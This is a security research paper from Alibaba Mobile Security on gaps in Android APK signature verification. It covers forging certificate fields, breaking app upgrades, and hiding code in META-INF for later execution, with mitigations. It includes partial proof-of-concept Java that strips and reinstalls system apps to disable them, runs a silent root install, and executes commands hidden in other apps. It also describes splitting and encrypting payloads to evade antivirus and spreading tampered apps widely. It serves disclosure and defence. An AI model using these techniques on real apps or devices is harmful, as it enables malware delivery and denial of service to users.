What can you do to an apk without its private key except repacking?

Peng Xiao, Mobile Security of Alibaba, xiaopeng.xp@alibaba-inc.com

Aimin Pan, Mobile Security of Alibaba, aimin.pan@alibaba-inc.com

Lei Long, Mobile Security of Alibaba, longlei.ll@alibaba-inc.com

Yang Song, Mobile Security of Alibaba, songyang.sy@alibaba-inc.com

In Android, an apk should be signed with its developer's certificate before installed, while those without valid signatures cannot be installed. The developer holds the private key of the certificate, and uses it to sign the apk, while the user downloads the apk, and use the public key of the certificate to verify its signature. Only those with valid signature can be installed and run. Generally speaking, without the private key, one cannot forge a valid signature with the developer's certificate, so unofficial modifications of original apk can be prevented.

But is it absolutely true? Except repacking and resigning, what can we do to an apk without its private key? Here we will bring some ideas to modify and attack a real downloaded apk, increasingly by its harm from light attack to medium attack, to heavy attack, and finally to serious attack, which are Certificate Cheater, Upgrade DoS, Hide and Ignite, and Shadows Everywhere in this paper.

1. Introduction by Google

Here lists the introduction of the signing and private key given by Google, as detailed in http://developer.android.com/tools/publishing/app-signing.html.

1.1 Signing Considerations

You should sign all of your apps with the same certificate throughout the expected lifespan of your applications. There are several reasons why you should do so:

App upgrade: When the system is installing an update to an app, it compares the certificate(s) in the new version with those in the existing version. The system allows the update if the certificates match. If you sign the new version with a different certificate, you must assign a different package name to the application—in this case, the user installs the new version as a completely new application.

App modularity: Android allows apps signed by the same certificate to run in the same process, if the applications so requests, so that the system treats them as a single application. In this way you can deploy your app in modules, and users can update each of the modules independently.

Code/data sharing through permissions: Android provides signature-based permissions enforcement, so that an app can expose functionality to another app that is signed with a specified certificate. By signing multiple apps with the same certificate and using signature-based permissions checks, your apps can share code and data in a secure manner.

If you plan to support upgrades for an app, ensure that your key has a validity period that exceeds the expected lifespan of that app. A validity period of 25 years or more is recommended. When your key's validity period expires, users will no longer be able to seamlessly upgrade to new versions of your application.

If you plan to publish your apps on Google Play, the key you use to sign these apps must have a validity period ending after 22 October 2033. Google Play enforces this requirement to ensure that users can seamlessly upgrade apps when new versions are

available.

1.2 Securing Your Private Key

Maintaining the security of your private key is of critical importance, both to you and to the user. If you allow someone to use your key, or if you leave your keystore and passwords in an unsecured location such that a third-party could find and use them, your authoring identity and the trust of the user are compromised.

If a third party should manage to take your key without your knowledge or permission, that person could sign and distribute apps that maliciously replace your authentic apps or corrupt them. Such a person could also sign and distribute apps under your identity that attack other apps or the system itself, or corrupt or steal user data.

Your private key is required for signing all future versions of your app. If you lose or misplace your key, you will not be able to publish updates to your existing app. You cannot regenerate a previously generated key.

Your reputation as a developer entity depends on your securing your private key properly, at all times, until the key is expired. Here are some tips for keeping your key secure:

(1) Select strong passwords for the keystore and key.

(2) Do not give or lend anyone your private key, and do not let unauthorized persons know your keystore and key passwords.

(3) Keep the keystore file containing your private key in a safe, secure place.

In general, if you follow common-sense precautions when generating, using, and storing your key, it will remain secure.

2. Android's Verification

2.1 Basic Algorithms

(1) Message Digest

Use hash function to prove the data's integrity. The input data is often called the message, and the hash value is often called the message digest or simply the digest. The ideal hash function has four main properties:

1. it is easy to compute the hash value for any given message.
2. it is infeasible to generate a message that has a given hash.
3. it is infeasible to modify a message without changing the hash.
4. it is infeasible to find two different messages with the same hash.

In Android, SHA-1 is the default hash algorithm.

(2) Certificate

As shown in Fig 1, X.509 Certificate is used in Android, while a valid certificate contains version, serial number, issuer, validity time, subject, subject public key, optional extensions, certificate signature algorithm and a valid certificate signature signed by the issuer. Specially, an Android certificate can be self-signed, whose issuer and subject are the same.

Android uses subject public key in the certificate to verify the apk's signature, which is painted red in Fig 1.

(3) Signature

The message sender encrypts the message digest with its private key, which is called digital signature. Because the private key is only kept secretly by the sender, the signature cannot be forged by others, and is also evidence that it is the sender who

sent this message.

Android takes RSA and DSA as default signature algorithms.



Fig 1. X.509 Certificate

2.2 Android's Signature

After unpacking the apk, all signature-related files are stored in the META-INFO/ directory: MANIFEST.MF, CERT.SF and CERT.RSA (or CERT.DSA). Here CERT.SF and CERT.RSA can be any customized strings, such as XX.SF and XX.RSA.

(1) MANIFEST.MF

MANIFEST.MF stores the message digests of all source files in the apk to prevent their integrity from tampering. Enumerate all the files, calculate their message digest, and finally convert all digests to base64-encoded codes.

(2) CERT.SF

CERT.SF stores the base64-encoded codes of MANIFEST.MF's message digest, and the message digests of all the digests stored in MANIFEST.MF. Curiously, although it has a suffix .SF (Signature File), but it has nothing to do with the signature, and doesn't use any private key or certificate.

(3) CERT.RSA/CERT.DSA

Android supports two signature algorithms: RSA and DSA, and generates corresponding suffix. In this paper, we take CERT.RSA as examples. CERT.RSA stores the digital signature of CERT.SF, and its signing certificate.

When multiply signatures exist, there will be CERT1.SF and CERT1.RSA, and CERT2.CF and CERT2.RSA, and so on. CERT1.RSA is used to verify CERT1.SF, while CERT2.RSA is used to verify CERT2.SF. But curiously CERT1.SF and CERT2.SF have the exactly same content.

2.3 Android's Verification

Android verification flow is shown in Fig 2, where .md stands for message digest and .signature stands for digital signature. First, enumerate all the source files except META-INFO/ directory, e.g. a, b and c. Then MANIFEST.MF uses a.md, b.md, c.md to verify the integrity of a, b and c. Then CERT.SF uses a.md.md, b.md.md, c.md.md to verify the integrity of a.md, b.md and c.md. Finally, public key(s) is taken out of

the certificate(s) in CERT.RSA, and used to verify the validity of CERT.SF.signature. Only all verifications are completed successfully, the apk can be installed on users' android devices. And when app upgrade is involved, the public key(s) taken out of CERT.RSA must be the same as those in the existing version. If not, the upgrade will fail.

Colored entities in Fig 2 represent that there are unrepaired vulnerabilities in them, and from Section 4, we will uncover their details and some attacking ideas.



Fig 2. Android Verification Flow

3. Popular Attack: repacking and resigning

Repacking and resigning is the most popular attack method without the private key, which is out of the scope of this paper. The procedure is: unpack the apk, modify the source files, remove the original signatures, use the attacker's certificate to resign the apk, and repack it.

Because it is signed by another different certificate, the modified apk cannot be app-upgraded from existing version app, nor upgrade to next version app. It is easy to be distinguished from the validate apk, just by comparing the signing public key in the certificate.

Repacking and resigning is known to the public, however, it has the cannot-upgrade flaw, and can be detected out from signatures. From next section, we will introduce some new modifying methods to attack an apk without its private key, and the modified apk can be treated as a validate apk to install, run and upgrade.

4. Light Attack: Certificate Cheater

Description:

As shown green in Fig 2, certificates in CERT.RSA are used to verify CERT.SF.signature, but the certificates themselves should be verified first. Google has fixed the Fake-ID vulnerability in the last year 2014, by adding the verification of certificates in a certificate chain. But when a self-signed certificate is used, there is no verification of its integrity. So except the subject public key as shown purple in Fig 1, an attacker can easily modify the validity, the subject etc.

Vulnerabilities:

/libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java:

```
235         // Signer is self-signed
236         if (signer.getSubjectDN().equals(signer.getIssuerDN())){
237             return (X509Certificate[])chain.toArray(new X509Certificate[1]);
238         }
```

When self-signed certificates are used in Android, it just checks whether the subject is the same as the issuer or not. If they are the same, then the certificates will be added into the trusted verified chain.

Attack Scenarios:

Scenario-1:

Without any private key or public key, the attacker can download a valid apk published by a trusted developer, and just change its certificate's Subject to himself, and republish it (mostly in a different app market). The valid apk can be upgraded to/from the modified apk, since they have the same public key and valid signature. This will not harm the user, but will bring copyright problem to the developer. Worst, the attacker will gain a great reputation after tampering, and will induce the public to trust and download its new developed product (malicious apks) in the future.

Scenario-2:

The attacker can modify the validity time of the certificate. Any certificate can be turned into an expired one, and still can be installed, since the validity time didn’t get any attention or verification by Android. And what’s more, an expired certificate issued by a trusted CA (Certificate Authority) can still be used to sign an apk, which would bring the apk a higher system privilege if the issued CA is in the root CAs of

the device.

Mitigations:

The fixed is easy, because the self-signed certificate also has a signature within it, which is signed by itself. Verification of the certificate's signature can prove its integrity.

```
signer.verify(signer.getPublicKey());
```

5. Medium Attack: Upgrade DoS

Description:

As shown yellow in Fig 2, there are many source entities included in the apk, such as a, b, c, etc. And message digests stored in MANIFEST.MF are used to verify these entities' integrity.

However, in Fig 2, there is only an arrow from an entity to its digest, but no arrows back from the entity's digest to itself. Then, if there is another digest of Entity d stored in MANIFEST.MF, but d is not in the apk (because d is deleted by attackers), what will happen?

In fact, the digests can be redundant. If there are more digests than entities, the apk can still be accepted as authentic, and installed successfully, but it will not be run as expected. If it is upgraded from an existing version, the app cannot be used any more, and all you can do is to uninstall and reinstall its old version, including the system apps.

Vulnerabilities:

/libcore/luni/src/main/java/java/util/jar/JarFile.java:

```
363     /**
364      * Return an {@code InputStream} for reading the decompressed contents of
365      * ZIP entry.
366      *
367      * @param ze
368      *                  the ZIP entry to be read.
369      * @return the input stream to read from.
370      * @throws IOException
371      *                  if an error occurred while creating the input stream.
372      */
373     @Override
374     public InputStream getInputStream(ZipEntry ze) throws IOException {
……
397         JarVerifier.VerifierEntry entry = verifier.initEntry(ze.getName());
……
401         return new JarFileInputStream(in, ze.getSize(), entry);
402     }
```

In Android, the verification starts with the ZipEntry which is the sources compressed in the apk, then finds ZipEntry's message digest stored in MANIFEST.MF through its name, and finally uses the digest to verify its integrity. The file MANIFEST.MF can have more digests than the amount of zipentries, as long as all zipentries' digests are included in it.

Attack Scenarios:

Scenario-1:

When a new version apk is provided free download for app upgrading, the attacker can modify the apk by the means of just deleting the files compressed in it (except AndroidManifest.xml, classes.dex and META-INFO/ directory), and spread the modified apk through a different market or any other way. Since the modified apk has

the exactly same signatures with the valid apk, it can be upgraded from existing version app, and cannot be detected by the user or the markets. After installing/upgrading the modified apk, the user cannot use the app any more if not reinstalling the valid apk.

Scenario-2:

Without the root privilege, "brick" your phone by DoS all existed apks; or DoS your safety software and do more later. All apks installed in your device can be copied out, and deleted some useful but not necessary files inside (except AndroidManifest.xml, classes.dex, and META-INFO/ directory). Then by reinstalling, all the installed apks are DoS.

PoC (part):

```
//packageName = "com.android.mms" or "com.android.dialer" or apks traversing /system/app and /system/priv-app
//copy apk sources to File tmp
ZipOutputStream out = new ZipOutputStream(new FileOutputStream(tmp));
InputStream in = null;
File f = new File(pm.getApplicationInfo(packageName, 0).sourceDir);
ZipEntry ze;
ZipFile zf = new ZipFile(f);
Enumeration<? extends ZipEntry> allEntries = zf.entries();
while (allEntries.hasMoreElements()) {
                ze = allEntries.nextElement();
                String n = ze.getName();
                //all files are deleted except the 3 listed
                if (n.contains("AndroidManifest.xml") || n.contains("classes.dex") || n.contains("META-INF") ) {
                        out.putNextEntry(ze);
                        in = zf.getInputStream(ze);
                        int b;
                        while((b=in.read()) != -1) {
                                out.write(b);
                        }
                }
}
```

upgrading codes are:

```
Intent intent = new Intent(Intent.ACTION_VIEW);
intent.setDataAndType(Uri.fromFile(new File(tmp)), "application/vnd.android.package-archive");
intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(intent);
```

or silently if rooted:

```
myShell("/data/data/com.example.poc01/", "su -c \"pm install -r "+ tmp + "\"");
```

Mitigations:

1. Compare the amount of zipentries/sources compressed in the apk and the digests stored in the MANIFEST.MF.

2. Enumerate the digests and check whether each digest's original message exists or not.

6. Heavy Attack: Hide and Ignite

Description:

Android verifies the integrity of all files in the apk, but except those inside the META-INFO/ directory. Malicious codes can be hidden in this directory, and dynamically loaded in the runtime. By now, there are four vulnerabilities found by our team to insert malicious codes, as shown orange in Fig 2, but there are definitely much more places to hide code "bombs". After inserting malicious codes, the apk can still be successfully installing, upgrading and operating, and it will bring tremendous unnoticeable and unthinkable code-bombs into your device. One day, your mobile devices will be planted so many bombs beyond your imagination.

Because malicious codes can be hidden deeply beyond .dex and .so, and can be encrypted or separated into pieces, nowadays almost all anti-virus engines cannot detect them. Then what the "bombs" wait for is an "igniter", just a dynamic

ClassLoader or a Runtime.exec() method, etc.

Vulnerabilities:

1. Files directly in META-INFO/ directory

/libcore/luni/src/main/java/java/util/jar/JarFile.java:

```
312     /**
313      * Called by the JarFile constructors, Reads the contents of the
314      * file's META-INF/ directory and picks out the MANIFEST.MF file and
315      * verifier signature files if they exist.
316      *
317      * @throws IOException
318      *                      if there is a problem reading the jar file entries.
319      * @return a map of entry names to their {@code byte[]} content.
320      */
321     static HashMap<String, byte[]> readMetaEntries(ZipFile zipFile,
322             boolean verificationRequired) throws IOException {
323         // Get all meta directory entries
324         List<ZipEntry> metaEntries = getMetaEntries(zipFile);
325
326         HashMap<String, byte[]> metaEntriesMap = new HashMap<String, byte[]>();
327
328         for (ZipEntry entry : metaEntries) {
329             String entryName = entry.getName();
330             // Is this the entry for META-INF/MANIFEST.MF ?
331             //
332             // TODO: Why do we need the containsKey check ? Shouldn't we discard
333             // files that contain duplicate entries like this as invalid ?.
334             if (entryName.equalsIgnoreCase(MANIFEST_NAME) &&
335                     !metaEntriesMap.containsKey(MANIFEST_NAME)) {
336
337                 metaEntriesMap.put(MANIFEST_NAME, Streams.readFully(
338                         zipFile.getInputStream(entry)));
339
340                 // If there is no verifier then we don't need to look any further.
341                 if (!verificationRequired) {
342                     break;
343                 }
344             } else if (verificationRequired) {
```

```
345                     // Is this an entry that the verifier needs?
346                     if (endsWithIgnoreCase(entryName, ".SF")
347                             || endsWithIgnoreCase(entryName, ".DSA")
348                             || endsWithIgnoreCase(entryName, ".RSA")
349                             || endsWithIgnoreCase(entryName, ".EC")) {
350                         InputStream is = zipFile.getInputStream(entry);
351                         metaEntriesMap.put(entryName.toUpperCase(Locale.US), Streams.readFully(is));
352                     }
353                 }
354             }
355
356             return metaEntriesMap;
357         }
```

This function is used to pick out the files stored in the META-INFO directory. If MANIFEST.MF, pick it out; If .SF, .DSA or .RSA, pick it out; BUT what else if not .MF, .SF, .DSA and .RSA? Android just skip it, and doesn't check if there exists any more file. As a result, any file or code can hide here, and keep waiting for its "igniter" silently.

2. MF.md

/libcore/luni/src/main/java/java/util/jar/JarVerifier.java:

```
327             // Use .SF to verify the mainAttributes of the manifest
328             // If there is no -Digest-Manifest-Main-Attributes entry in .SF
329             // file, such as those created before java 1.5, then we ignore
330             // such verification.
331             if (mainAttributesEnd > 0 && !createdBySigntool) {
332                 String digestAttribute = "-Digest-Manifest-Main-Attributes";
333                 if (!verify(attributes, digestAttribute, manifestBytes, 0, mainAttributesEnd, false, true)) {
334                     throw failedVerification(jarName, signatureFile);
335                 }
336             }
```

The verification of MANIFEST.MF is ignored if before Java 1.5. And as we found,

there are still a lot of apks existed which doesn't verify its MANIFEST.MF's message digest, which means the arrow from MANIFEST.MF to MF.md is broken, as shown in Fig 2. As a result, codes can be appended in the end of MANIFEST.MF, and Android cannot detect it, nor current anti-virus engines.

3. CERT.RSA/CERT.DSA

/libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java:

```
57      /**
58       * This method handle all the work with    PKCS7, ASN1 encoding, signature verifying,
59       * and certification path building.
60       * See also PKCS #7: Cryptographic Message Syntax Standard:
61       * http://www.ietf.org/rfc/rfc2315.txt
62       * @param signature - the input stream of signature file to be verified
63       * @param signatureBlock - the input stream of corresponding signature block file
64       * @return array of certificates used to verify the signature file
65       * @throws IOException - if some errors occurs during reading from the stream
66       * @throws GeneralSecurityException - if signature verification process fails
67       */
68      public static Certificate[] verifySignature(InputStream signature, InputStream
69                  signatureBlock) throws IOException, GeneralSecurityException {
70
71          BerInputStream bis = new BerInputStream(signatureBlock);
72          ContentInfo info = (ContentInfo)ContentInfo.ASN1.decode(bis);
73          SignedData signedData = info.getSignedData();
```

CERT.RSA is an ASN-1 encoding file, which is a well organized binary file, and defines the length of its effective bytes in its beginning bytes. But what about the bytes beyond the length? Malicious codes can be inserted beyond the effective length, and don't break the organization structure of CERT.RSA.

For example, the beginning bytes say its effective length is 900, then Android will only pick out the 900 bytes, and ignore all the bytes from 901 to the end. We can hide as many bytes as we need in the 900+.

4. SigInfos in CERT.SF.signature

   /libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java:

```
92          List<SignerInfo> sigInfos = signedData.getSignerInfos();
93          SignerInfo sigInfo;
94          if (!sigInfos.isEmpty()) {
95              sigInfo = sigInfos.get(0);
96          } else {
97              return null;
98          }
```

These codes are used to pick out the sigInfo (Signer's Info) list, and if the list is not null, pick out the first sigInfo, while the other signers' info is discarded. Why so processing? Because Android apk's signature file has just exactly one signer in it, and multiply signers will generate multiply signatures and multiply .RSA files. But this processing gives us an easy way to hide our codes in the sigInfo structure. We can insert our codes in the following sigInfos.get(i) while i>0, and Android will ignore these codes and install it on your devices.

Attack Scenarios:

1. After downloading any apk, malicious codes can be inserted into the apk's META-INFO/ directory using the vulnerabilities listed above, then republish it in various ways. After installing the code-inserted apk, these codes can always hide and wait silently in your android devices, just like a bomb waiting for its igniter. There are several ways to hide the codes: e.g. the malicious codes are "abcdefgh",

   (1) "abcdefgh" can be hide in one of the vulnerabilities, but it is easy to detect by anti-virus engines by viruses' sample characteristics.

(2) Split it into different pieces, e.g., “ae” hides in Vulnerability 1, “bf” in Vulnerability 2, “cg” in Vulnerability 3, while “dh” in Vulnerability 4.

(3) Encrypt “abcdefgh” with a secret key, and insert the cipher-text and the cipher-key separately into vulnerabilities. It is very difficult to detect by anti-virus engines, since the secret key can changed periodically.

2. Attackers can develop a virus apk, while the virus codes hide in its own META-INFO/ directory, and dynamically load these codes in runtime. It can escape from static virus detection and Trojan characteristics detection, but can be detected out by dynamic runtime detection.

3. POC (part)

```
Class<?> mLoadClass = classLoader.loadClass("com.ali.mobilesecurity.TestActivity");
 Object TestActivity = (Object)mLoadClass.newInstance();
 Method getMoney = mLoadClass.getMethod("getMoney", Context.class, String.class, Drawable.class, String.class);
 getMoney.setAccessible(true);
```

Mitigations:

1. Files directly in META-INFO/ directory: check if unrecognized file exists in the directory.

```
345                 // Is this an entry that the verifier needs?
346                 if (endsWithIgnoreCase(entryName, ".SF")
347                         || endsWithIgnoreCase(entryName, ".DSA")
348                         || endsWithIgnoreCase(entryName, ".RSA")
349                         || endsWithIgnoreCase(entryName, ".EC")) {
350                     InputStream is = zipFile.getInputStream(entry);
351                     metaEntriesMap.put(entryName.toUpperCase(Locale.US), Streams.readFully(is));
352                 }
                    else {
                        throw exception(“Unrecognized file exists!”);
                        return;
                    }
```

2. MF.md: use the MF.md stored in CERT.SF to verify the integrity of MANIFEST.MF.

3. CERT.RSA/CERT.DSA: check the effective length and the actual file size.

```
if(length<file.size())
    throw exception("More bytes in CERT.RSA/CERT.DSA detected!");
```

4. SigInfos in CERT.SF.signature: check if there are more than one signer-info staying in the signature.

```
92          List<SignerInfo> sigInfos = signedData.getSignerInfos();
93          SignerInfo sigInfo;
94          if (!sigInfos.isEmpty()) {
                if(sigInfos.size()>1) {
                    throws exception("More than 1 signers found!");
                    return null;
                }
                else
95                  sigInfo = sigInfos.get(0);
96          } else {
97                  return null;
98          }
```

7. Serious Attack: Shadows Everywhere

Description:

After "Hide and Ignite" detailed above, what an attacker can do is to INSERT MALICIOUS CODES INTO ANY VALIDATE APK. "Shadows Everywhere" means that none can escape and no apk is secure. These shadows can lurk silently in your android devices, and wait silently for their uncovering, just like "bombs" and "igniters". And before igniting, these shadows-hidden apks are completely harmless, and can be installed, upgraded and operated as exactly same as the original validate one, which means they can be spread widely and fast.

Vulnerabilities:

When installing/upgrading an apk, Android will copy its contents ENTIRELY into /data/app/ or /system/app directory in your devices, including the signature files in its META-INFO/ directory. Although the /data/app/ and /system/app are permission protected, but reading is provided free to all, while the root privilege is not needed. Then any other apk can read the codes in the META-INFO/ directory, just like another form of resources sharing and boundary breaking between different applications.

ALSO including /system/priv-app.

```
ls -al /data/app
-rw-r--r-- system   system    7376902 1970-01-13 14:07 NewsArticle-3.6.apk
-rw-r--r-- system   system   10317590 1970-01-13 14:07 cleanmaster.apk
-rw-r--r-- system   system   13857237 2015-04-30 10:07 com.ali.money.shield-2.ap
k
```

```
ls -al /system/app
-rw-r--r-- root     root        18938 2015-04-23 09:56 AntHalService.apk
-rw-r--r-- root     root       585808 2015-04-23 09:56 AntiSpam.apk
-rw-r--r-- root     root        16361 2015-04-23 09:56 ApplicationsProvider.apk
```

```
ls -al /system/priv-app
-rw-r--r-- root     root      1473168 2015-04-23 09:56 AuthManager.apk
-rw-r--r-- root     root       428407 2015-04-23 09:56 Backup.apk
-rw-r--r-- root     root        15674 2015-04-23 09:56 BackupRestoreConfirmation
.apk
```

POC:

```
// com.google.android.youtube is the modified apk
File f = new File(pm.getApplicationInfo(insertedApkName, 0).sourceDir);
if(f.exists()) {
        ZipFile zf;
        ZipEntry ze;
        try {
                zf = new ZipFile(f);
                Enumeration<? extends ZipEntry> allEntries = zf.entries();
                while (allEntries.hasMoreElements()) {
                        ze = allEntries.nextElement();
                        if (ze.getName().startsWith("META-INF/other")) {
```

```
                        InputStream in = zf.getInputStream(ze);
                        cmd = readFromManifest(in);    //read the codes inserted in /META-INFO/other
                        if(!cmd.equals(""))
                                do_exec(cmd);            //load the codes and execute
                        break;
                    }
                }
            } catch (IOException e) {
                break;
            }
}
```

Attack Scenarios:

A collaborate attack can be easily launched in a large scale by two steps:

1. Download as many apks as you can and insert shadows.

2. Spread these shadows-hidden apks as widely and fast as you can.

3. Develop another apk to use a dynamic ClassLoader or a Runtime.exec() to ignite hidden bombs. Surely, there are more possible ways to ignite these shadows lurking in your devices.

When they exist signally, they are totally harmless and can escape from virus detecting; but once they met those code-inserted apks, they can make a huge suffering beyond your imagination.

Mitigations:

1. Mitigate those code insert vulnerabilities in Section 6.

2. When copying the apk into users' device, META-INFO/ directory should be skipped, just keeping its public key in /data/system/packages.xml for later app-upgrade.

3. Easily and unlimited reading contents in other apks should be banned.

8. Further

An attacker can easily INSERT MALICIOUS CODES INTO ANY VALIDATE APK, without its private key. And what's more, the modified apk can be installed, upgraded and operated as exactly same as the original validate one. Shadows are everywhere, and no one is safe. What can we do more? Is there any better method to ignite these shadow "bombs"? How to mitigate these attacks in official or private measures? Any new thoughts to break down apks without their private key? …